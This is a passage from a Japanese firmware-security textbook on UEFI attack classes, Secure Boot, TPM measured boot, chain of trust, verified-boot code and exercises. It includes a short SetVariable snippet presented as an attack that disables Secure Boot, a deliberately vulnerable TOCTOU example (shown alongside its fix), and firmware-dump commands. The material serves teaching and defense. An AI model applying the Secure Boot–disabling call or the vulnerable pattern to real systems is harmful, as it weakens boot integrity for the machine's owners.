- **SMRAM ロック:** D\_LCK ビットで SMRAM をロック
- **SMM ページテーブル:** SMRAM 外のコード実行を防止
- **SMI 転送モニタ (STM):** SMM の実行を監視

### 4. UEFI 変数攻撃

**概要:** UEFI 変数は OS から読み書き可能なため、攻撃ベクタとなります。

```
// 例: Secure Boot を無効化する攻撃
SetVariable (
    L"SecureBoot",
    &gEfiGlobalVariableGuid,
    EFI_VARIABLE_BOOTSERVICE_ACCESS | EFI_VARIABLE_RUNTIME_ACCESS,
    sizeof (UINT8),
    &DisableValue
);
```

**防御策:**

- **Authenticated Variables:** 署名検証
- **Variable Lock:** 特定変数を Read-Only に
- **Secure Boot:** OS からの不正な変数書き込みを防止

## 5. ブートキット / Rootkit

**概要:** ブートローダや OS カーネルを改竄し、起動プロセスを乗っ取ります。

**有名な事例:**

- **LoJax** (2018): UEFI rootkit、再インストールでも残存
- **MosaicRegressor** (2020): 複数段階の UEFI implant
- **BlackLotus** (2022): Secure Boot を迂回する UEFI bootkit

**検出:**

```
# Linux での UEFI ファームウェアダンプ
sudo dd if=/dev/mem of=bios.bin bs=1M skip=4095 count=1


# チェックサム検証
sha256sum bios.bin
# ベンダー公式と比較
```

---

## ファームウェアセキュリティの防御層

ファームウェアセキュリティは **Defense in Depth** (多層防御) の原則に基づきます。

## セキュリティの層



各層の役割：

層	技術	保護対象	攻撃者の能力前提
<b>Layer 0: Hardware</b>	Boot Guard, PSP, fTPM	ファームウェアの完全性	物理アクセス

層	技術	保護対象	攻撃者の能力前提
<b>Layer 1: Firmware</b>	Secure Boot, Measured Boot	ブートローダ	OS 権限
<b>Layer 2: OS</b>	Kernel Patch Protection, HVCI	カーネル	ユーザー権限
<b>Layer 3: App</b>	Sandboxing, DEP, ASLR	アプリケーション	任意コード実行

## 1. Hardware Root of Trust

目的: ファームウェアの最初のコードが信頼できることを保証

技術:

- **Intel Boot Guard**: CPU 内蔵の鍵で Initial Boot Block (IBB) を検証
- **AMD Platform Security Processor (PSP)**: ARM Cortex-A5 による独立した検証
- **TPM (Trusted Platform Module)**: 暗号演算と測定値の安全な保存

フロー:

電源 ON → Boot Guard/PSP が IBB 検証 → OK なら実行 → 次の段階を検証 → ...

## 2. Verified Boot

目的: ブートプロセスの各段階で、次の段階のコードを検証



## 3. Secure Boot

目的: OS ローダとドライバが信頼された発行者によって署名されていることを確認

## 仕組み:

1. Platform Key (PK): 最上位の鍵、OEM が保持
2. Key Exchange Key (KEK): Microsoft, ベンダーの鍵
3. Signature Database (db): 許可された署名のリスト
4. Forbidden Signature Database (dbx): 禁止された署名のリスト

## 4. Measured Boot

目的: ブートプロセスの各段階を TPM に記録し、リモート証明を可能に

### TPM PCR (Platform Configuration Register):

PCR	内容	用途
0	UEFI ファームウェアコード	ファームウェア検証
1	UEFI ファームウェア設定	設定改竄検出
2	Option ROM	拡張カード検証
4	MBR / GPT	ブートセクタ検証
7	Secure Boot 状態	Secure Boot 有効化確認

## セキュリティ関連技術の全体像

### Intel プラットフォーム

技術	層	目的
<b>Boot Guard</b>	Hardware	IBB の検証
<b>TXT (Trusted Execution Technology)</b>	Hardware	測定起動 (Measured Launch)
<b>SGX (Software Guard Extensions)</b>	CPU	Enclave による隔離実行

技術	層	目的
<b>TME (Total Memory Encryption)</b>	Memory	メモリ全体の暗号化
<b>MKTME (Multi-Key TME)</b>	Memory	VMごとの暗号化
<b>CET (Control-flow Enforcement Technology)</b>	CPU	ROP/JOP攻撃対策

## AMD プラットフォーム

技術	層	目的
<b>PSP (Platform Security Processor)</b>	Hardware	ファームウェア検証
<b>SEV (Secure Encrypted Virtualization)</b>	Memory	VMメモリ暗号化
<b>SEV-ES</b>	Memory	レジスタ暗号化
<b>SEV-SNP</b>	Memory	Nested Page Table保護
<b>SME (Secure Memory Encryption)</b>	Memory	メモリ暗号化

## ARM プラットフォーム

技術	層	目的
<b>TrustZone</b>	CPU	Secure World / Normal World 分離
<b>Secure Boot</b>	Firmware	ブートイメージ検証
<b>OP-TEE</b>	OS	Trusted Execution Environment

# セキュリティ設計の原則

## 1. Principle of Least Privilege (最小権限の原則)

各コンポーネントは、必要最小限の権限のみを持つべきです。

例：

- SMM コードは必要最小限に
- DXE ドライバは SMM を使わない（可能な限り）

## 2. Defense in Depth (多層防御)

単一の防御機構に依存せず、複数の層で保護します。

例：

- Boot Guard (Hardware) + Secure Boot (Firmware) + HVCI (OS)

## 3. Fail Secure (安全側への失敗)

エラーが発生した場合、システムは安全な状態になるべきです。

例：

- 署名検証失敗時は起動を停止
- TPM エラー時は BitLocker でブロック

## 4. Security by Design (設計段階からのセキュリティ)

セキュリティを後付けではなく、設計段階から組み込みます。

例：

- UEFI PI Specification の SMM ページテーブル

- ACPI の Hardware-Reduced モード
- 

## セキュリティ評価とテスト

### 静的解析

```
# バイナリ解析  
binwalk firmware.bin  
uefi-firmware-parser firmware.bin  
  
# 既知の脆弱性スキャン  
chipsec_main -m common.bios_wp  
chipsec_main -m common.smm
```

### 動的解析

```
# フームウェアダンプ  
sudo flashrom -p internal -r bios_backup.bin  
  
# TPM PCR 確認  
tpm2_pcrread  
  
# Secure Boot 状態確認  
mokutil --sb-state
```

## ペネトレーションテスト

ツール:

- **CHIPSEC**: Intel のファームウェアセキュリティツール
- **UEFI Tool**: UEFI イメージの解析
- **Binwalk**: フームウェアイメージの抽出

- **Ghidra / IDA Pro:** リバースエンジニアリング
- 

## 演習問題

### 基本演習

1. **脅威モデリング** あなたのシステムに対する脅威を3つ挙げ、それぞれの攻撃者プロファイルと攻撃シナリオを記述してください。
2. **Secure Boot 確認** システムで Secure Boot が有効か確認し、`mokutil --sb-state` の出力を記録してください。

### 応用演習

3. **CHIPSEC 実行** CHIPSEC をインストールし、`common.bios_wp` モジュールを実行して、BIOS 書き込み保護の状態を確認してください。
4. **TPM PCR 読み取り** `tpm2_pcrread` で PCR 0-7 の値を読み取り、それぞれが何を測定しているか説明してください。

### チャレンジ演習

5. **ファームウェアダンプと解析** `flashrom` でファームウェアをダンプし、`UEFITool` で内部構造を解析してください。
  6. **セキュリティポリシー設計** 架空の組織のファームウェアセキュリティポリシーを設計し、Boot Guard、Secure Boot、TPM の使用方針を定義してください。
-

# まとめ

この章では、ファームウェアセキュリティの全体像について学びました。

## 🔑 重要なポイント：

### 1. ファームウェアの重要性

- 最高権限で動作
- 永続性 (OS 再インストールでも残存)
- 多くのセキュリティツールが検出不可

### 2. 主要な攻撃手法

- SPI Flash 書き換え
- DMA 攻撃
- SMM 攻撃
- UEFI 変数攻撃
- ブートキット / Rootkit

### 3. 多層防御

- Hardware Root of Trust (Boot Guard, PSP)
- Verified Boot
- Secure Boot
- Measured Boot (TPM)

### 4. 設計原則

- 最小権限の原則
- Defense in Depth
- Fail Secure
- Security by Design

次章では、信頼チェーン (Chain of Trust) の構築について詳しく学びます。

---

## 📚 参考資料

- [NIST SP 800-147 - BIOS Protection Guidelines](#)

- [NIST SP 800-193](#) - Platform Firmware Resiliency Guidelines
- [UEFI Secure Boot Specification](#)
- [Intel Boot Guard Technology](#)
- [CHIPSEC Framework](#) - Platform Security Assessment Framework

# 信頼チェーンの構築

## 🎯 この章で学ぶこと

- 信頼の起点 (Root of Trust) の概念
- 信頼チェーン (Chain of Trust) の構築方法
- 署名検証の仕組み
- 各ブートステージでの信頼の伝播
- Static Root of Trust vs Dynamic Root of Trust


## 📚 前提知識

- Part IV: ファームウェアセキュリティの全体像
- 公開鍵暗号の基礎
- デジタル署名の仕組み

## 信頼の起点 (Root of Trust)

**Root of Trust (RoT)** は、セキュリティシステムの基盤となる、無条件に信頼される最小限のコンポーネントです。

## Root of Trust の種類




## 各 Root of Trust の役割：


RoT	正式名称	役割	実装例
RTM	Root of Trust for Measurement	ブートコンポーネントの測定	CPU マイクロコード、Boot ROM
RTV	Root of Trust for Verification	デジタル署名の検証	CPU 内蔵鍵、Boot Guard
RTS	Root of Trust for Storage	秘密情報の安全な保存	TPM, fTPM, PSP
RTR	Root of Trust for Reporting	測定値の証明・報告	TPM Quote

## Hardware Root of Trust の実装

### Intel プラットフォーム:



### AMD プラットフォーム:



## 信頼チェーン (Chain of Trust)

信頼チェーンは、Root of Trust から順次信頼を伝播させる仕組みです。


## 基本原則

電源 ON → RoT が A を検証 → A が B を検証 → B が C を検証 → ... → OS カーネル

### 重要な特性：

1. 不変性: RoT は変更不可能 (Read-Only, CPU 内蔵など)
2. 順次性: 各段階は次の段階のみを検証
3. 連鎖性: 一つでも検証失敗なら全体が失敗

## 完全な信頼チェーン



Syntax error in text  
mermaid version 11.6.0

---

## 署名検証の仕組み

### デジタル署名の基礎

#### RSA 署名の例：

```

/**
 ファームウェアイメージの署名検証

@param[in] Image ファームウェアイメージ
@param[in] ImageSize イメージサイズ
@param[in] Signature 署名データ
@param[in] PublicKey 公開鍵

@retval TRUE 署名が有効
@retval FALSE 署名が無効
*/
BOOLEAN
VerifyFirmwareSignature (
    IN UINT8    *Image,
    IN UINTN    ImageSize,
    IN UINT8    *Signature,
    IN UINT8    *PublicKey
)
{
    UINT8    Hash[32];
    BOOLEAN Result;


    // 1. イメージのハッシュを計算
    Sha256 (Image, ImageSize, Hash);

    // 2. 署名を公開鍵で復号
    // 3. 復号結果とハッシュを比較
    Result = RsaVerify (PublicKey, Signature, Hash, sizeof (Hash));

    return Result;
}

```

**署名検証のフロー:**




## 公開鍵の保管

鍵の保管場所：

保管場所	セキュリティ	変更可能性	用途
CPU 内蔵 ROM	最高	不可	RoT の最初の検証

保管場所	セキュリティ	変更可能性	用途
OTP Fuse	高	1回のみ書き込み可	Boot Guard, PSP の鍵ハッシュ
SPI Flash (保護領域)	中	ファームウェア更新で変更可	UEFI 署名鍵
UEFI 変数	低	OS から変更可 (保護なし)	非推奨

**Intel Boot Guard の鍵階層：**



## Static Root of Trust for Measurement (SRTM)

SRTM は、電源投入時から測定を開始する方式です。

## SRTM のフロー

```
/**  
 * SRTM による測定起動  
  
 * 各段階で次のコンポーネントを TPM PCR に記録  
 */  
  
// 1. BIOS 起動コード (IBB) を PCR 0 に測定  
TpmExtend (0, IbbHash);  
  
// 2. PEI フェーズのコードを PCR 0 に測定  
TpmExtend (0, PeiCoreHash);  
  
// 3. DXE ドライバを PCR 0/2 に測定  
TpmExtend (0, DxeCoreHash);  
TpmExtend (2, OptionRomHash);  
  
// 4. ブートローダを PCR 4 に測定  
TpmExtend (4, BootloaderHash);
```

### PCR 拡張の仕組み:

PCR[n] = SHA256(PCR[n] || 測定値)

初期値は 0、測定するたびに連結してハッシュします。

例：

```
PCR[0] 初期値: 0000...0000  
測定1 (IBB): PCR[0] = SHA256(0000...0000 || Hash(IBB))  
測定2 (PEI): PCR[0] = SHA256(PCR[0] || Hash(PEI))  
測定3 (DXE): PCR[0] = SHA256(PCR[0] || Hash(DXE))  
...
```

## SRTM の限界

問題点：

- 電源投入時のみ測定開始
  - OS 実行中の動的な脅威に対応できない
  - 測定はするが検証はしない（起動は止めない）
- 

## Dynamic Root of Trust for Measurement (DRTM)


DRTM は、OS 実行中に新しい信頼チェーンを開始できます。

### Intel TXT (Trusted Execution Technology)

DRTM の起動:

```
/**  
 * Intel TXT SINIT による測定起動  
  
 * @retval EFI_SUCCESS 成功  
 */  
EFI_STATUS  
LaunchTrustedEnvironment (  
    VOID  
)  
{  
    // 1. SINIT ACM (Authenticated Code Module) をロード  
    LoadSinitAcm ();  
  
    // 2. GETSEC[SENTER] 命令を実行  
    // → CPU が SINIT ACM を検証・実行  
    __asm__ volatile ("getsec" : : "a"(GETSEC_SENTER));  
  
    // 3. SINIT が MLE (Measured Launch Environment) を測定  
    // → PCR 17, 18 に記録  
  
    // 4. MLE (例: Xen ハイパーテーバイザ) を起動  
    LaunchMle ();  
  
    return EFI_SUCCESS;  
}
```

## DRTM のフロー:



## AMD SKINIT

AMD の DRTM 実装は **SKINIT** 命令で実現します。

```
; SKINIT 命令による SLB (Secure Loader Block) 起動
mov eax, slb_physical_address
skinit
```

## Verified Boot の実装

### ステージごとの検証

**EDK II** での実装例：

```

/**
次のブートステージを検証して起動

@param[in]  Image          次のステージのイメージ
@param[in]  ImageSize      イメージサイズ

@retval EFI_SUCCESS        検証成功、起動
@retval EFI_SECURITY_VIOLATION 検証失敗
*/
EFI_STATUS
VerifyAndLaunchNextStage (
    IN VOID    *Image,
    IN UINTN   ImageSize
)
{
    EFI_STATUS  Status;
    UINT8       *PublicKey;
    UINT8       *Signature;

    // 1. 公開鍵を取得 (PCD or Flash 保護領域)
    PublicKey = GetEmbeddedPublicKey ();

    // 2. イメージから署名を抽出
    Signature = ExtractSignature (Image, ImageSize);

    // 3. 署名検証
    Status = VerifyFirmwareSignature (Image, ImageSize, Signature,
                                    PublicKey);
    if (EFI_ERROR (Status)) {
        DEBUG ((DEBUG_ERROR, "Verification failed!\n"));
        // リカバリモードに移行 or 起動停止
        return EFI_SECURITY_VIOLATION;
    }

    // 4. TPM に測定 (Measured Boot の場合)
    TpmExtend (0, CalculateHash (Image, ImageSize));


    // 5. 次のステージを起動
    LaunchImage (Image);


    return EFI_SUCCESS;
}

```

リカバリメカニズム

検証失敗時の対応：





## リカバリモードの実装：

```

/***
 * リカバリモードに移行
 *
 @retval EFI_SUCCESS リカバリイメージ起動成功
 */
EFI_STATUS
EnterRecoveryMode (
    VOID
)
{
    VOID    *RecoveryImage;
    UINTN   RecoverySize;

    // 1. リカバリイメージをロード
    //      USB メモリ、ネットワーク、Flash の保護領域など
    RecoveryImage = LoadRecoveryImage (&RecoverySize);

    // 2. リカバリイメージの検証
    //      別の鍵で署名されている（より厳格な鍵管理）
    if (!VerifyRecoveryImage (RecoveryImage, RecoverySize)) {
        // リカバリイメージも破損している場合
        CpuDeadLoop (); // 完全に停止
    }

    // 3. リカバリイメージ起動
    LaunchImage (RecoveryImage);

    return EFI_SUCCESS;
}

```

---

# 信頼チェーンの切断攻撃

## Time-of-Check to Time-of-Use (TOCTOU)

攻撃シナリオ:

```
// 脆弱なコード例
VOID *Image = LoadImage ();
if (VerifySignature (Image)) {
    // ← ここで攻撃者がメモリを書き換え (TOCTOU)
    ExecuteImage (Image);
}
```

対策:

```
// 安全なコード
VOID *Image = LoadImage ();
VOID *VerifiedCopy = AllocatePages (ImageSize);

// 1. コピーを作成
CopyMem (VerifiedCopy, Image, ImageSize);

// 2. コピーを検証
if (!VerifySignature (VerifiedCopy)) {
    return EFI_SECURITY_VIOLATION;
}

// 3. 書き込み保護
SetMemoryAttributes (VerifiedCopy, ImageSize, EFI_MEMORY_RO);

// 4. 保護されたコピーを実行
ExecuteImage (VerifiedCopy);
```

## Replay Attack

攻撃シナリオ: 古いファームウェア（既知の脆弱性あり）を、正規の署名付きで復元

## 対策:

- **Anti-Rollback カウンタ**: OTP fuse にバージョン番号を書き込み
- リボケーションリスト: 古い署名を無効化

```
/***
 * Anti-Rollback 検証
 *
 * @param[in]  ImageVersion  イメージのバージョン
 *
 * @retval TRUE    バージョン OK
 * @retval FALSE   ロールバック検出
 */
BOOLEAN
CheckAntiRollback (
    IN UINT32  ImageVersion
)
{
    UINT32  MinVersion;

    // OTP fuse から最小バージョンを読み取り
    MinVersion = ReadOtpFuseVersion ();

    if (ImageVersion < MinVersion) {
        DEBUG ((DEBUG_ERROR, "Rollback detected: %d < %d\n",
ImageVersion, MinVersion));
        return FALSE;
    }

    return TRUE;
}
```

---

## 演習問題

### 基本演習

1. **Root of Trust の識別** あなたのシステムの Root of Trust を特定してください (Intel Boot Guard, AMD PSP, など)。

2. 署名検証の理解 RSA-2048 署名の検証プロセスを図解してください。

## 応用演習

3. **TPM PCR 測定** Linux で `tpm2_pcrread` を実行し、PCR 0-7 の値を確認してください。再起動後、値が変わるか確認してください。
4. **信頼チェーンの追跡** `dmesg | grep -i "secure\|tpm\|measured"` で、起動ログから信頼チェーンの証拠を探してください。

## チャレンジ演習

5. **Verified Boot 実装** 簡単なブートローダを作成し、次の段階のカーネルの署名を検証する機能を実装してください。
